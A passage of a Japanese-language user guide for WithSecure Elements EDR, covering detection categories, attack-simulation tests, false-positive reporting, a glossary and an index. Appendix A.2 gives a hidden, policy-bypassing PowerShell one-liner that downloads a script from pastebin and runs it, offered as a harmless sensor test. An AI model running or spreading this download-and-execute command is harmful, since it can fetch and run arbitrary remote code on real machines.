ファイアウォール ルールなどのセキュリティ設定を確認しているプロセス。

攻撃者は、ファイアウォールの構成をチェックまたは変更して、横方向の移動に備え、攻撃中にホストへの永続的なアクセスを確保する場合があります。

このアクションがコマンドラインツールまたはカスタムバイナリから発生しているかどうかを確認してください。正当なファイアウォール管理は、通常、グループポリシー設定などのツールを使用して一元的に実行されます。

> **注：** MITRE ATT&CK フレームワークからのこれらの種類の検出に関する詳細情報:T1518.001 - ソフトウェア検出：セキュリティソフトウェア検出

5.45 スプーフィング ユーザ情報

クレデンシャル、パスワード ハッシュ、マルウェア対策シグネチャなどにアクセスしているプロセス。

Elements EDRがユーザー情報のなりすましを検出した場合、対応方法を決定する前に、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを調べて、それが正当なものか悪意のあるものかを判断してください。

5.46 スプーフィング脆弱性

既知の脆弱性を見つけ、悪用しようとしているプロセス。

> **注：** 攻撃の試みに関する詳細については、CVE番号を使用して CVEの詳細を確認してください。

Elements EDRが脆弱性悪用を検出した場合、対応策を決定する前に、Elements Security Centerで検出されたアクティビティとそのプロセスチェーンを調べて、それが正当なものか悪意のあるものかを判断してください。

5.47 システムまたはツールの誤用

このプロセスでは、スクリプト化できないシステムコンポーネントまたはツールを攻撃に使用します。

組み込みのシステムコンポーネントとツール (taskkill、net、psexec、procdumpなど) は、攻撃のすべての段階で、攻撃者がさまざまな目標を達成するために使用できます。

検出結果を調査するには、検出されたアクティビティが正規ユーザーによる無害な操作であるか、または想定されるソフトウェアの動作であるかを確認してください。

観察された異常が無害であると確認できない場合は、影響を受けたホストを分離し、さらにフォレンジックを実行してその根本原因を特定することをお勧めします。

付録 A
サービスをテストする

トピック :

- Windowsシステムツールを使用して簡単なテストを実行します。
- PowerShell を使用して高度なテストを実行します

サービスをテストする

これらのテストを使用すると、WithSecure Elementsのエンドポイント検出および対応ポータルで、組織ネットワークにおける攻撃がどのようなものかを実証できます。

この章では、組織のネットワークに対する攻撃がどのように現れるかを示すテストについて説明します。WithSecure Elements Endpoint Detection and Responseポータルサイト。簡易テストと上級テストが利用可能です。

A.1 Windowsシステムツールを使用して簡単なテストを実行します。

この簡単なテストを使用することで、エンドポイントで監視イベントを作成して、センサーのインストールと動作を確認できます。

次の方法でテストを実行できます。

1. センサーを導入した監視対象のエンドポイントにログインします。
2. コマンドプロンプトを開きます。
3. 監視対象イベントを作成するには、次のコマンドを実行します: `whoami`
4. コマンドプロンプトを終了するには、次のコマンドを実行します: `exit`
5. 管理対象エンドポイントからログアウトします。
6. WithSecure Elementsのエンドポイント検出・対応ポータルにログインしてください。
7. テストによって生成されたイベントを見つけるには、最近の広範囲コンテキスト検出結果を参照してください。
   作成したイベントが最近のイベントに表示されます。

通常、ユーザーは`whoami`コマンドを実行しないため、これは攻撃者が認証情報へのアクセスや権限昇格を目的として、エンドポイント上のローカルユーザーアカウントを発見しようとしていることを示している可能性があります。

A.2 PowerShell を使用して高度なテストを実行します

このテストを使用すると、WithSecure Elementsポータル上で、組織ネットワークにおける高度な攻撃がどのようなものになるかを確認できます。

このテストでは、以下が必要です。

- センサーを実行している Windows ワークステーション、および
- WithSecure Elementsポータルへのアクセス権。

> **注:** すべてのアタックシナリオを仮想マシンなど隔離したテスト環境で実行することを推奨します。

このテストでは、Windows PowerShell を使用してサードパーティの Web サイトからコードをダウンロードする `.bat`ファイルを作成します。この例では、pastebin.com から以下の無害なコードをダウンロードします。

```
# Filename: Hello.ps1
Write-Host
Write-Host 'Hello World!'
Write-Host
# end of script
```

次の方法でテストを実行できます。

1. センサーを導入した監視対象のエンドポイントにログインします。
2. Notepad テキスト エディタを開きます。
3. 次のコマンドを1つの行に追加します。

```
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" -NoP -NonI -W Hidden -Exec Bypass IEX (New-Object
System.Net.WebClient).DownloadFile('https://pastebin.com/raw/gRvH8a8z',\"$env:temp\powershell.ps1\");
Powershell.exe -executionpolicy remotesigned -File $env:Temp\powershell.ps1
```

4. ファイルを `hello-world.bat`という名前で保存してください。
5. エンドポイント上で `.bat`ファイルを実行してください。
6. 管理対象エンドポイントからログアウトします。
7. WithSecure Elementsにログインします。
8. テストによって生成されたイベントを見つけるには、最近の広範囲コンテキスト検出結果を参照してください。
   作成したイベントが最近のイベントに表示されます。

付録 B
サポート

トピック :

- 誤検出を報告する

サポート

このガイドでご質問に対する回答が見つからない場合、コミュニティフォーラムとサポートWebサイトから情報を入手できます。

コミュニティフォーラムでは、既知の問題に関するトラブルシューティング情報や解決策をより多く見つけることができます。

技術サポートチームへの連絡方法については、サポートリクエストページをご覧ください。

B.1 誤検出を報告する

検出されたすべての異常は実際の攻撃であることは限りません。検出された脅威が攻撃ではなく、リスク レベル スコアが高いと判断した場合、検出された脅威を誤検出として報告できます。

許可リストへの登録をリクエストするには：

1. メール アドレスとパスワードを入力してポータルにログインします。
   の**ホーム**ページが開きます。
2. **[エンドポイント検出および応答]** > **[サポート]**を選択してください。
3. [**ホワイトリスト登録をリクエスト**]を選択してください。
   サポートの依頼フォームが開きます。
4. 報告する誤検出の詳細をフォームに記入してください。
   製品の詳細の部分はあらかじめ入力されています。
5. [**送信**]を選択してください。

Glossary

異常なファイルアクセス

ファイルの読み取り、変更、または削除に対する異常な、または許可されていない試み。悪意のあるアクティビティを示している可能性があります。

異常なファイル変更

改ざんまたはマルウェアの活動を示している可能性のある、システムファイルまたはユーザーファイルの予期しない変更。

異常なライブラリまたはモジュール

システム内の異常な、または許可されていないダイナミックリンクライブラリ(DLL)またはモジュールを検出します。これは、コードインジェクションまたは永続化メカニズムを示している可能性があります。

異常なネットワーク接続

通常のトラフィックパターンから逸脱した異常な、または予期しないネットワーク通信。悪意のあるアクティビティを示している可能性があります。

異常なパラメータ

システム関数、コマンド、またはAPI呼び出しに渡される異常なまたは予期しないパラメータ。悪用の試みを示している可能性があります。

異常な権限

ユーザーまたはプロセスの権限が不正または予期せず昇格されました。権限昇格の試みの可能性があることを示します。

異常なプロセス

マルウェアの実行または悪用を示唆することが多い、通常の条件外で実行されているプロセスの検出。

異常なプロセスの実行

予期しない親子関係や標準外の場所からの実行など、通常とは異なる方法でプロセスが実行される。

異常なプロセス関係

権限昇格や永続化技術などの悪意のあるアクティビティを示している可能性のある異常な親子プロセス関係。

異常なユーザーアクティビティ

新しい場所からのアクセス、急速な権限の変更、異常なログイン時間など、ユーザーアカウントで異常な動作が検出されました。

アクセス制御

アクセス制御とは、定義された権限とポリシーに基づいて、システム内のリソースを閲覧、使用、または変更できる人物やものを制限および規制する手法のことです。

アクティベーションコード

アクティベーションコードとは、製品をインストールする際に入力するコードで、製品を有効化し、その設定を適用するために使用します。

アクティベーターツール

アクティベーターツールは、製品のインストールをアクティブ化し、展開時にプロファイルやサブスクリプション設定などの構成パラメーターを適用するために使用されるコマンドラインユーティリティです。

Active Directory (AD)

Active Directory (AD)は、ユーザー、コンピューター、ポリシーなどのネットワークリソースの管理を集中化し、Windowsドメインネットワーク内で認証と承認を提供するMicrosoftディレクトリサービスです。

アドウェア

アドウェアとは、広告コンテンツを自動的に表示またはダウンロードするソフトウェアであり、多くの場合、他のプログラムにバンドルされており、明確な同意なしにユーザーの活動を追跡することもある。

エージェント

エージェントとは、管理対象デバイスにインストールされるクライアントソフトウェアであり、保護機能の実装、デバイスの状態報告、管理サービスとの通信を行うものです。より広義には、

ユーザーまたは他のシステムに代わって動作するプログラムを指します。

異常

予期されるシステムまたはユーザーの動作からの異常な逸脱。多くの場合、潜在的なセキュリティの脅威を示します。

アンチウイルス

ウイルスなどのマルウェアを予防・検出・駆除するソフトウェア。

攻撃ツール

攻撃中に悪意のある活動を実行、支援、または隠蔽するために使用されるソフトウェア、スクリプト、またはユーティリティ。

自動化

自動化とは、人間の介入を最小限に抑えてタスクやプロセスを実行し、効率、精度、およびスケーラビリティを向上させるテクノロジの使用です。

バックドア

コンピュータシステムにアクセスするための、文書化されていない方法。

バックドアされたファイル

攻撃者による不正アクセスのメカニズムを組み込むように変更されたファイル。

行動分析

行動分析とは、既知の特徴だけに頼るのではなく、通常の活動パターンからの逸脱を観察することによって脅威を特定する検出手法である。

侵害

侵害とは、機密データまたは保護されたデータが、権限のない第三者によってアクセス、開示、または盗まれるセキュリティインシデントのことです。

広範なコンテキスト検出 (BCD)

広範囲コンテキスト検出とは、 WithSecure Elements EDRが関連する検出結果をまとめて単一のインシデントとして関連付け、重要度順にランク付けすることで、攻撃の全体像を示すものです。

ビジネスコンテキスト

資産の役割、重要性、ビジネス運営への関連性を把握するために資産に割り当てられる追加のメタデータ。

証明書

証明書は、安全な通信と認証を可能にするために証明機関(CA)によって発行される、公開キーの所有権を証明するために使用されるデジタル文書です。

認証局 (CA)

証明機関 (CA) は、通信の暗号化や ID の検証に使用されるデジタル証明書を発行および管理する信頼できるエンティティです。

ファイルの可視性の変更

ファイル属性を変更して、悪意のあるファイルの存在を隠したり難読化したりします。

セキュリティ設定の変更

システム防御を弱めるためにセキュリティ構成を不正に変更する。

ユーザー情報の変更

多くの場合、アカウント乗っ取り攻撃の一環として、ユーザーの資格情報またはアカウントの詳細を変更します。

クラウドインシデント

データ侵害、構成ミス、不正アクセスなど、クラウド環境に影響を与えるセキュリティイベント。

クラウドサービス

クラウドサービスとは、保護、監視、または管理のためにプラットフォームに接続されたオンラインサービスまたはワークロードのことです。

コードインジェクション

コードインジェクションとは、攻撃者が正規のプロセスやアプリケーション内に悪意のあるコードを挿入して実行し、その動作を変更する攻撃手法である。

コマンド & コントロール (C&C)

コマンド & コントロールとは、攻撃者が侵害したシステムに指示を送信したり、システムからデータを受信したりするために使用する通信チャネルまたはインフラストラクチャのことである。

異常なクリーンプロセス

悪意のあるコードを実行するために乗っ取られたり操作された正当なシステム プロセス。

構成キー

構成キーとは、アプリケーションの動作や機能値を、展開時またはデバイス管理時に事前に構成するために使用される、名前付きの設定のことです。

Connector

コネクタは、2 つ以上のシステム、アプリケーション、またはデバイス間の通信とデータ交換を可能にするソフトウェアまたはハードウェアコンポーネントです。

封じ込め

攻撃者が拡散するのを阻止し、情報の盗難、改ざん、破壊を防ぐために、影響を受けたホストまたはアカウントを隔離する対応措置。

コンテンツフィルタ

コンテンツフィルタリングとは、カテゴリ、ポリシー、またはルールに基づいてオンラインコンテンツやネットワークコンテンツへのアクセスを制限することです。例えば、macOSのネットワークコンテンツフィルタリングなどが挙げられます。

資格情報の盗難

キーロガーやエクスプロイトなどのツールを使用して、ユーザー名やパスワードなどの資格情報を不正に取得すること。

重要度

検出の影響度は、重大度と影響を受けるホストの重要性に基づいて、顧客環境に与える可能性のある影響。

カスタムラベル

デバイスの整理と管理のために使用される、WithSecure Elementsセキュリティセンターのタグ付け機能。

顧客企業

顧客企業とは、パートナーが管理するプラットフォームまたはサービス構造内で設立、管理、またはサービス提供を受ける顧客組織のことです。

検出

検出とは、セキュリティ制御システムまたは分析システムによって認識された、疑わしい、悪意のある、またはポリシーに関連するイベント、活動、または発見事項を指します。

標的型攻撃

特定の組織、個人、またはシステムを侵害するように設計された標的型サイバー攻撃。

ディスカバリースキャン

ディスカバリースキャンとは、ネットワークまたは環境内に存在する資産、システム、またはターゲットを特定するスキャンのことです。

Endpoint Detection and Response (EDR)

エンドポイント検出・対応 (EDR) は、エンドポイントを継続的に監視し、不審な活動や高度な脅威を検出、調査、対応するセキュリティ技術です。

Endpoint Protection

エンドポイント保護とは、ワークステーション、サーバー、モバイルデバイスなどのエンドポイントデバイス上の脅威を防止、検出、および対処するために使用される一連のセキュリティ機能のことです。

Entra ID

Microsoft のクラウドベースの ID およびアクセス管理サービス (旧称 Azure AD)。

エクスプロイト

プログラムの欠陥を利用して予期しない動作を引き起こすオブジェクトや手法。これにより、

攻撃者が他の有害な操作を実行するための条件ができあがります。

Exposure Management

エクスポージャー管理とは、資産、サービス、環境全体にわたる脆弱性やリスクを特定し、優先順位を付け、修復を支援するセキュリティ機能です。

誤検知

誤検知とは、正当なファイル、メッセージ、URL、またはアクティビティであるにもかかわらず、セキュリティシステムが誤って「悪意がある」、「疑わしい」、または「有害である」と判定してしまったもののことです。

フェデレーションシングルサインオン (FSSO)

ユーザーが一度認証すれば、再度ログインすることなく、異なるドメインの複数のアプリケーションにアクセスできるメカニズム。

ファイアウォール構成

受信および送信ネットワークトラフィックを制御し、ネットワークのセキュリティとコンプライアンスを確保するためのルールとポリシーを設定するプロセス。

ファイアウォールルール

ファイアウォールルールとは、ファイアウォールのトラフィックの処理方法を定義する、個別の許可、ブロック、またはフィルタリング指示のことです。

フォレンジック

フォレンジックとは、システム、プロセス、ファイル、またはメモリから証拠を収集および分析し、疑わしい活動や悪意のある活動を調査することである。

フォレンジックパッケージ

インシデントの分析と調査に使用されるログ、メモリダンプ、およびその他のフォレンジックデータのコレクション。

ゴールデンイメージ

ゴールデンイメージとは、同一のデバイスや仮想マシンを複製または展開するための標準的なソースとして使用される、事前に構成されたシステムイメージのことです。

グループポリシー (GPO)

グループ ポリシー (GPO) は、管理者がドメイン内の複数のコンピューターにわたってセキュリティ ポリシー、ユーザー設定、およびシステム構成を定義できるようにする Microsoft Windows の機能です。

有害なコンテンツ

有害コンテンツとは、マルウェアや悪意のあるウェブサイトなど、データに損害を与えたり、デバイスを危険にさらしたりする可能性のあるファイル、アプリケーション、またはウェブコンテンツのことです。

高リスク

悪意のある活動が発生する可能性が非常に高く、迅速な調査が必要であることを示す検出リスクレベル帯。

IAM ロール

IAMロールとは、ユーザー、サービス、またはワークロードが引き受けることができる一連の権限を定義する、IDおよびアクセス管理の役割です。

ID およびアクセス管理 (IAM)

アイデンティティおよびアクセス管理 (IAM) とは、適切なユーザーが適切なリソースへのアクセス権を持つことを保証するためのポリシーとテクノロジーのフレームワークであり、認証、認可、およびユーザーIDのライフサイクルを網羅しています。

アイデンティティ管理

アイデンティティ管理とは、ユーザーやデバイスがシステム間で確実に識別されるように、デジタルアイデンティティとその属性を作成、維持、削除する分野のことである。

ID プロバイダー (IdP)

アイデンティティ プロバイダー (IdP) は、デジタルIDを作成、保存、管理し、ユーザーが複数のアプリケーションを安全に認証してアクセスできるようにするサービスです。

インシデント

インシデントとは、セキュリティ侵害、ポリシー違反、またはその他の脅威を示すセキュリティイベント、あるいは関連する一連のイベントであり、調査、封じ込め、または修復が必要となるものです。

Incident Response

インシデント対応とは、セキュリティインシデントを検知、封じ込め、調査、復旧し、被害を最小限に抑え、通常の業務を回復させるための組織的なプロセスである。

インジェクションターゲット

攻撃者によるコード挿入の対象となるプロセス、アプリケーション、またはシステムコンポーネント。

横方向の動き

最初の侵害後にネットワークを経由して他のシステムにアクセスするプロセス。

横方向の動きのイニシエーター

横方向の移動プロセスを開始する侵害されたシステムまたはアカウント。

横方向の動きのターゲット

横移動アクティビティの宛先となるシステムまたはアカウント。

Lightweight Directory Access Protocol (LDAP)

軽量ディレクトリアクセスプロトコル (LDAP) は、ネットワーク経由でユーザー、グループ、デバイスなどのディレクトリ情報にアクセスし、管理するためのオープンなプロトコルです。

Linux 認証スキャン

Linux認証スキャンとは、提供された認証情報またはキーを使用してLinuxシステムに接続し、スキャン結果やシステム情報を収集するスキャン方法です。

ログの異常

システムログまたはセキュリティログに、悪意のあるアクティビティを示している可能性のある予期しないエントリや疑わしいエントリが検出されました。

低リスク

検出リスクレベルスコアの最低ランク。これは、特筆すべき不審な活動が検出されなかったことを示しています。

悪意のあるパラメータ

脆弱性を悪用するためにアプリケーションまたはシステム機能に提供される有害または予期しない入力。

悪意のあるプロセス

不正なコマンドの実行やデータの窃取など、サイバー脅威に関連する動作を示すシステム上で実行中のプロセス。

マルウェア

害を及ぼすことを目的として開発されたプログラムまたはファイル。コンピュータウイルス、ワーム、トロイの木馬などが含まれます。

マルウェアスキャン

マルウェアスキャンとは、デバイス、ファイルセット、またはワークロードに対して、悪意のあるソフトウェアやその他の有害なコンテンツがないかを確認するスキャンのことです。

中リスク

悪意のある活動が発生する可能性は高いが、まだ重大な事態には至っていないことを示す検出リスクレベル帯。

モバイルデバイス管理 (MDM)

IT管理者がモバイルデバイスのセキュリティ ポリシーをリモートで管理、監視、適用できるようにするセキュリティ ソリューションです。

MSIプロパティ

Microsoft インストーラー (MSI) 経由のソフトウェアパッケージのコマンド ラインインストールで使用されるパラメーター。

多要素認証 (MFA)

アカウントへのアクセスを許可する前に複数の認証方法を必要とするサインイン方法。そのた

め、パスワードが漏洩しただけではアクセスすることはできません。

ネットワーク隔離

ネットワーク隔離とは、悪意のある活動や拡散を阻止するために、デバイスのネットワーク通信を制限または遮断する封じ込め措置のことです。

パッチ管理

オペレーティングシステムおよびサードパーティ製ソフトウェアのパッチ適用状況を監視し、既知の脆弱性を解消するためのアップデートを適用する。

永続化

再起動やセキュリティ対策を適用した後でもシステムへの不正アクセスを維持するために攻撃者が使用する手法。

フィッシング

フィッシング攻撃とは、攻撃者が信頼できる送信者を装って偽のメッセージを送信し、受信者を騙して認証情報や金融情報などの機密データを漏洩させる攻撃のことです。

プライバシー

プライバシーとは、個人または組織の情報を、不正な収集、アクセス、使用、または開示から保護することである。

権限昇格

システム内で、当初許可されていたアクセスレベルよりも高いアクセス レベルを取得する行為。

プロファイル割り当て

プロファイル割り当てとは、手動選択または割り当てルールに従って、選択したプロファイルをデバイス、グループ、またはターゲットに適用するプロセスです。

隔離

隔離とは、潜在的に有害なファイル、メッセージ、その他のアイテムを隔離された保管場所または状態のことで、それらがシステムやユーザーに影響を与えるのを防ぎつつ、後で確認、解放、または削除できるようにするものです。

偵察活動

攻撃者が攻撃を開始する前に、標的のシステム、ネットワーク、またはユーザーに関する情報を収集するために実行するアクション。

RMM(遠隔監視・管理)連携 (RMM)

リモート監視・管理 (RMM) 統合とは、製品とRMMプラットフォームを接続し、ステータス、データ、または管理アクションを交換できるようにすることです。

レピュテーションサービス

経過時間、頻度、場所に基づいてファイルをコンテキストに配置し、他の方法では見逃される可能性のある脅威を明らかにするサービス。

応答アクション

対応措置とは、疑わしい活動や悪意のある活動が検出された後に、証拠を収集したり、影響を軽減したり、さらなる拡散を阻止したりするために行われる、手動または自動による調査、封じ込め、または修復の手順のことです。

ロール割り当て

役割の割り当てとは、ユーザー、グループ、またはその他の主体に役割を付与し、その役割に関連付けられた権限を受け取らせることです。

ロールベースアクセス制御 (RBAC)

最小権限の原則を適用するために、ユーザーの役割と権限に基づいてシステムアクセスを制限するセキュリティ モデル。

スキャン

スキャンとは、デバイス、システム、アプリケーション、アカウント、またはその他の対象物を検査し、脅威、脆弱性、不審な活動、またはポリシーに関連する発見事項を検出するセキュリティチェックのことです。

スキャンノード

スキャンノードとは、スキャンを実行し、その進行状況と結果を管理サービスに報告するホストまたはサービスコンポーネントのことです。

スキャンテンプレート

スキャンテンプレートとは、保存済みで再利用可能なスキャンオプションのセットであり、複数のスキャンに適用できます。

スコープセレクター

WithSecure Elementsのポータルサイトに表示される情報の範囲を広げたり狭めたりするためのユーザーインターフェイスコンポーネント。

スクリプトの乱用

PowerShell や Bash などのスクリプト言語を悪用して、システム上で不正なアクションを実行すること。

Secure Shell (SSH)

セキュアシェル(SSH)は、セキュリティ保護されていないネットワーク経由でリモートデバイスに安全にアクセスして管理するために使用される暗号化プロトコルです。

セキュリティ管理者

セキュリティ管理者とは、割り当てられた役割に基づいて、セキュリティ設定、アクセス、または運用タスクを管理するユーザーアカウントのことです。

セキュリティ管理者ロール

WithSecure Elementsセキュリティセンターで、セキュリティ構成の管理アクセス権を付与するロール。

セキュリティイベント

セキュリティイベントとは、セキュリティに関連する出来事、検出、またはアクションを記録したもので、レビュー、監視、または対応のために表示されます。

セキュリティグループ

セキュリティグループとは、共有された役割割り当てを受けるユーザーの集合体であり、そのメンバーは同じアクセス権限を継承します。

機密ファイル

機密ファイルとは、認証情報、設定情報、機密性の高い企業情報など、セキュリティ上重要なデータや保護されたデータを含むファイルのことで、そのアクセスや変更がセキュリティに関係するものです。

センサー

監視対象のデバイス (ホスト) 上で動作するソフトウェア。センサーはデバイスの状態を監視し、Elements Endpoint Detection and Responseのバックエンドと通信します。

センサーの改ざん

検出を回避するためにセキュリティ センサーを無効化または操作しようとします。

サービスパートナー

サービスパートナーとは、他者に代わってサービス、顧客組織、または委任された運用責任を管理する組織またはパートナー階層のことです。

重大なリスク

最も高い検出リスクレベル帯であり、深刻な損害を引き起こす可能性のある悪意のある活動を示し、即時の対応が必要である。

重大度

サイバー攻撃がネットワーク環境に与える可能性のある影響は、攻撃が与える可能性のある損害の程度に基づいています。

ソフトウェアアップデータ

サードパーティソフトウェアのアップデートの有無をスキャンし、セキュリティアップデートを展開する機能。

ソリューションプロバイダー

ソリューションプロバイダーは、 WithSecure Elementsの管理階層における最上位のパートナー組織であり、顧客企業を管理し、パートナー企業の従業員にアクセス権限を委任します。

なりすましファイル

悪意のある目的で正当なシステムファイルまたはユーザーファイルになりすますためのファイルの作成または変更。

なりすまし入力

入力ソースを操作して認証メカニズムやシステムの動作を欺く行為。

なりすましメモリ

システム メモリを操作してデータを変更したり、悪意のあるプロセスを偽装したりすること。

なりすましネットワーク

正当な通信を偽装するためにネットワークトラフィックまたは ID を偽装する行為。

なりすましのセキュリティ設定

保護を回避するためにセキュリティ構成を不正に変更すること。

なりすましユーザー情報

ユーザーの資格情報または属性を偽造して不正アクセスを取得すること。

なりすましの脆弱性

認証やセキュリティメカニズムの脆弱性を悪用して、正当な組織になりすまそうとする試みを対象とする検出カテゴリ。

サブスクリプションキー

サブスクリプションキーとは、サブスクリプションを識別および検証するための固有のコードであり、組織向けにWithSecure製品を有効化するために使用されます。

システムまたはツールの誤用

正当なシステムツールまたは管理機能を悪用して悪意のあるアクションを実行すること。

システムスキャン

システムスキャンとは、デバイス、ホスト、またはシステムターゲットを検査し、マルウェア、脆弱性、またはその他のセキュリティ関連の問題を特定するスキャンのことです。

テナント

テナントとは、Microsoft Entra IDディレクトリなどのマルチテナント型クラウドサービスの独立したインスタンスであり、単一の組織に属し、データ、構成、およびユーザーを他のテナントとは分離して保持します。

脅威インテリジェンス

脅威インテリジェンスとは、攻撃者の戦術、インジケーター、動機など、既存または新たに出現した脅威に関する、根拠に基づいた知見のことであり、防御における意思決定を行うために活用されます。

トランスポート層セキュリティ (TLS)

トランスポート層セキュリティ (TLS) は、データ転送を暗号化し、IDを検証することで、ネットワーク上で安全な通信を提供する暗号化プロトコルです。

トロイの木馬

トロイの木馬とは、正規のプログラムを装ってユーザーを騙し、実行させた後、データの窃盗やバックドアの開設といった有害な行為を行う悪意のあるソフトウェアである。

仮想デスクトップインフラストラクチャの保護 (VDI)

仮想デスクトップインフラストラクチャ保護とは、非永続イメージやクローンイメージを含む、仮想デスクトップ (VDI) 環境に対応したエンドポイント保護のことです。

クーポン

製品またはサービスの試用期間の延長など、サブスクリプションの認証または特別オファーの利用に使用されるコード。

脆弱性

攻撃者が影響を受けるシステム/デバイスで不正なアクションを実行するために悪用できる、プログラムまたはOSの欠陥、抜け穴、または予期しない動作。

Vulnerability Management

脆弱性管理とは、システムやソフトウェアにおけるセキュリティ上の弱点を特定、評価、優先順位付け、および修復する継続的なプロセスである。

Windows Management Instrumentation (WMI)

Windows Management Instrumentation (WMI) は、システム管理者がスクリプトまたはリモー

ト コマンドを使用して Windows ベースのデバイスを管理および監視できるようにする Microsoft フレームワークです。

索引

記号

一般的な使用例 76
永続性の除去 108
黄金の像 59–61
画像更新 60
解決済み 92
管理者アカウント 7
鑑識パッケージ 120
企業レベル 35–36
偽陽性 92, 122
業務分野別アプリ 57
検出 94–95, 119
検出アラート 122
言語 50
公証 72
広範なコンテキスト検出 48, 92, 122
構成 76
高度な応答 93
高度な対応措置 93
再インストール 80
指紋 11
私の設定 10, 21
資産グループ 35
事件調査 120
持続性 104, 110
自動インストール 62
自動デバイスプロファイリング 87
自動偽陽性 122
自動削除 33, 36
自動的に受け入れられる動作 92
手動割り当て 80
手動展開 50
受け入れられる行動 92
終点 93, 108
集約された昇格ステータス 119
集約された標高ステータス 119
集約標高ステータス 119
重複デバイス 80
出力形式 111
招待待ち 33
詳細な昇格ステータス 119
詳細な昇降状況は 119
詳細な標高ステータス 119
詳細標高ステータス 119
是正措置 108
生体認証 11
製品アクティベーション 63
製品構成 64
静音インストール 62
脆弱性ロール 11
脆弱性管理 6
接続テスト 105
接続性 105
設定割り当て 78
組織設定 20–21, 35
捜査活動 95
多要素認証 7, 9–11
対応措置 93–95, 104–106, 108, 110–111
調査 94–95
調査アシスタント 94
定期レポート 123
展開方法 48, 62, 72
電子メールアドレス 27
電子注文 23
二段階認証 9
認証アプリ 9–10
配布証明書 72
汎用インストーラー 73–74
美術学修士 9–10
標高 119, 122
標高ステータス 119
封じ込め措置 106
法医学的収集 120
名前を変更する 21
役割の権限 17
流通シナリオ 64
連邦ドメイン 8, 29
連邦制の廃止 29
露出管理 12

A

abnormal file access 128
abnormal file modification 128
abnormal library or module 129
abnormal location 129
abnormal network connection 129
abnormal parameters 129
abnormal privileges 130
abnormal process 130
abnormal process execution 130
abnormal process relation 130
abnormal user activity 131
access rights 6, 11–12, 19, 130
access rule 109
account creation 19
account levels 16
acknowledging an incident 125
Active Directory 37, 53
AD groups 37
adding devices 30–31
administrator account 6, 11, 19–20
advanced test 142
adware 137
Agent 58, 60, 72–73, 76, 80
Agent for Computers 30
Agent for Computers」 60
Agent for Linux 73
Agent for Servers 30, 73–74
Agent for Servers」 60
Agent for Windows 38
Agentを 53, 58, 79–80
alert 122
analysts 118
anomaly 131
anti-virus log 99
Apple製品 71
Application Compatibility Cache 102
application status 125
applications 88
attack simulation 142
attack tools 133
audit logs entry 12
Auth0 Guardian認証アプリのプッシュ通知機能を使えば 9
authentication 138

automated response 111
automation 111

B

backdoored file 131
BCD 43, 84, 89, 94, 113, 115–116, 119, 125
behavioral analysis 43
behavioral data 45
best practices 124
broad context detection 43, 89, 113, 115–118, 125, 128
Broad Context Detection 94
browser history 99

C

C&C server 131
change subscription 25
changing file visibility 131
changing security settings 132
changing user information 132
Citrix 59
cloud incidents 132
code injection 133–134
Collaboration Protection 17
command-and-control connection 131
Community forums 145
compromised clean process 133
compromised identity 132
Computer Protection for Mac 62
Connector 25, 30, 35
Connector の 30
creating attack tools 133
credential files 140
credential theft 133
credentials 133, 138
customer company 11, 22–23
customer environment 124

D

dark mode 22
data breach 42
default profile 78
delete files 108
delete registry 108
delete scheduled tasks 109
delete services 109
detection 42–43, 84, 86, 111, 117, 124, 126, 128–140, 145
detection criticality 86–87
device assignment 78
device commands 35
device data 121
device isolation 117
device management 30, 34
device view 34, 37
devices 25, 35
diagnostic data 38
directed attack 134
downloading software 32
Downloads page 32

E

edit administrator 20
editing suppression rules 115
EDR 26, 32, 41–42, 124
EDR for Computers 26, 32, 120
EDR portal 142
EDR および EPP for Computers Premium 26
EDR および EPP for Computers Premium まで 26
EDR および EPP for Computers へ 26
EDR および EPP for Servers Premium 26
EDR と EPP for Computers 26
EDR と EPP for Servers の 26
EDRおよびEPP for Computers 26, 89, 120
EDRおよびEPP for Computers Premium 26
EDRおよびEPP for Serversの 89, 120
Element Security Center 50
Elements 6, 10, 16–17, 23, 27, 34, 72–73, 80, 93, 142
Elementsエンドポイント検出・対応（ 118
Elementsセキュリティセンター 6, 10, 21, 34, 53
Elementsセキュリティセンターの 21, 61
Elementsの 6, 17
Elementsのエンドポイント検出・応答（EDR） 89
Elementsのエンドポイント検出・対応 142
Elementsのエンドポイント検出および応答（EDR）の 45
Elementsのエンドポイント検出および対応 87
Elementsのエンドポイント検出および対応機能が 111
Elevate 118
elevating an incident 118
elevating incidents 118
elevation 118
email invitation 31
endpoint 88
Endpoint Detection and Response 41, 45
Endpoint Detection and Response が 122
Endpoint Detection and Responseは 41
endpoint event data 85
Endpoint Protection 11, 17–18, 30, 59, 62, 94
Endpoint Response and Detection 94
endpoint sensor 45
enumerate processes 103
enumerate scheduled tasks 104
enumerate services 104
EPP for Computers 26, 35, 37, 53
EPP for Computers (Mac) 63
EPP for Computers Premium 26
EPP for Computers Premium へ 26
EPP for Computersは 53
EPP for Servers 26, 35, 37
EPP for Servers Premium 26
EPP for Servers Premium へ 26
EPP for Servers は、 53
EPP subscription 25
ETL files 99
Event Search 85–86
EXE installer 49
existing customer company 24
exit 142
exploit 140
Exposure Management 11, 17

F

false positive 145
file activity 128
file deletion 108
file listing 102
file location 129
file retrieval 96
file tampering 128
filtering rules 85–86

firewall rules 132, 140
forensics 96, 98–100, 102, 105, 121
forensics package 121
forgot password 21
FSSO 26
full memory dump 105

G

GPO 53

H

hidden files 131
host 87, 117
host importance 87

I

IAM role 11
incident 111, 118, 125–126
incident investigation 85
incident response 89
incident type 128–140
incident types 128
information gathering 139
injection target 134
installation link 31
installation package 30, 32
installed services 104
IntuneWinAppUtil 58
investigating broad context detections 84
investigating detections 84
investigating software 88
investigation 84, 100, 102–104
isolating a device 117
isolating hosts 117
isolation 117

J

Jamf 71
Jump Lists 100

K

key detection 116
key features 42
keystroke capture 139
kill process 106
kill thread 107

L

lateral movement 134–135
lateral movement initiator 135
lateral movement target 135
light mode 22
Linuxのインストール 73–74
Linuxの展開 72
living-off-the-land 140
log anomalies 135
log entries 135
login 8, 21
login credentials 8
Luminenは 94

M

machine learning 43
macOS 62, 72
macOSへの展開 62, 64
Macの展開 62
malicious parameters 135
malicious process 136
malware 136
managed companies 16
managing suppression rules 113
manual deployment 49
map file system 102
map registry 100
Master Boot Record 102
Master File Table 100
MDM 64
memory dump 105, 139
Microsoft Configuration Manager 48
Microsoft Entra Admin Center 27
Microsoft Entra ID 27
Microsoft Intune 48, 57–58
Mobile Protection 30, 35, 38, 57–58
Mobile Protectionは、 30
monitored hosts 87
monitored organizations 84, 124–125
monitoring 124

N

netstat 103
network access 134
network activity 129
network connection 131
